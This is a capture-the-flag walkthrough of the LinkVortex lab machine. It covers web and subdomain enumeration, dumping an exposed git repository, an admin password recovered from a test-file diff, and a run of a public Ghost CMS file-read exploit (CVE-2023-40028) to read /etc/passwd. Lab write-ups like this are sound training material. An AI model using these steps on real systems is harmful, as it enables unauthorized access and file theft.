# LinkVortex
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: LinkVortex
- OS Type: Linux
- Difficulty: Windows
Port Scanning - Service & Version Enumeration
Enumeration
Port 80/HTTP
let’s open website in web browser


we need to add linkvortex.htb to /etc/hosts as web server is expecting us to access it using hostname
echo "10.10.11.47 linkvortex.htb" | sudo tee -a /etc/hostsand refresh the webapege
let’s check the tech stack using whatweb
whatweb http://linkvortex.htb
run the gobuster to find hidden directories
gobuster dir -u http://linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -b 301,404
nothing much interesting the LICENCE file contains
Copyright (c) 2013-2022 Ghost Foundation
Permission is hereby granted, free of charge, to any personobtaining a copy of this software and associated documentationfiles (the "Software"), to deal in the Software withoutrestriction, including without limitation the rights to use,copy, modify, merge, publish, distribute, sublicense, and/or sellcopies of the Software, and to permit persons to whom theSoftware is furnished to do so, subject to the followingconditions:
The above copyright notice and this permission notice shall beincluded in all copies or substantial portions of the Software.
THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIESOF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE ANDNONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHTHOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY,WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISINGFROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OROTHER DEALINGS IN THE SOFTWARE.
the backend web server is Ghost, which confirmed by the whatweb as well
then i ran wfuzz, to find the subdomains
wfuzz -u http://linkvortex.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.linkvortex.htb" --hh 230the --hh switch is used to filter the response like it’s exclude the 230CH response

so there’s dev subdomain founded by wfuzz, let’s add this to our /etc/hosts file
and visit, dev.linkvortex.htb

new domain, new site let’s run gobuster again i used quickhits.txt
gobuster dir -u http://dev.linkvortex.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -b 403,404
Nice the git repo is exposed, i’ll use git-dumper to dump the git repository from the website
git-dumper http://dev.linkvortex.htb/ linkvortexafter that i ran git status to find any interesting information

since we can see the authentication.test.js has been modified, let’s see what’s changed in that file
git diff HEAD ghost/core/test/regression/api/admin/authentication.test.js
now we need to login to Ghost CMS admin panel which can be found here → http://linkvortex.htb/ghost

and we got the admin panel, now as we have the password let’s try to login as admin we use simple guess admin@linkvortex.htb to login to the admin panel

after logining-in i found the version of Ghost CMS from Gear icon > About Ghost

searching for exploit i found - https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
Ghost Arbitrary File Read Exploit (CVE-2023-40028)
This script exploits a vulnerability in Ghost CMS (CVE-2023-40028) to read arbitrary files from the server. By leveraging a symlink in an uploaded ZIP file, an attacker can gain unauthorized access to sensitive files on the system.
download the exploit and run it
bash exploit.sh -u admin@linkvortex.htb -p 'OctopiFociPilfer45' -h http://linkvortex.htb
we tried by reading /etc/passwd file
i tried dumping some SSH keys for the node user but no success, i remember that we got the full config path in docker file
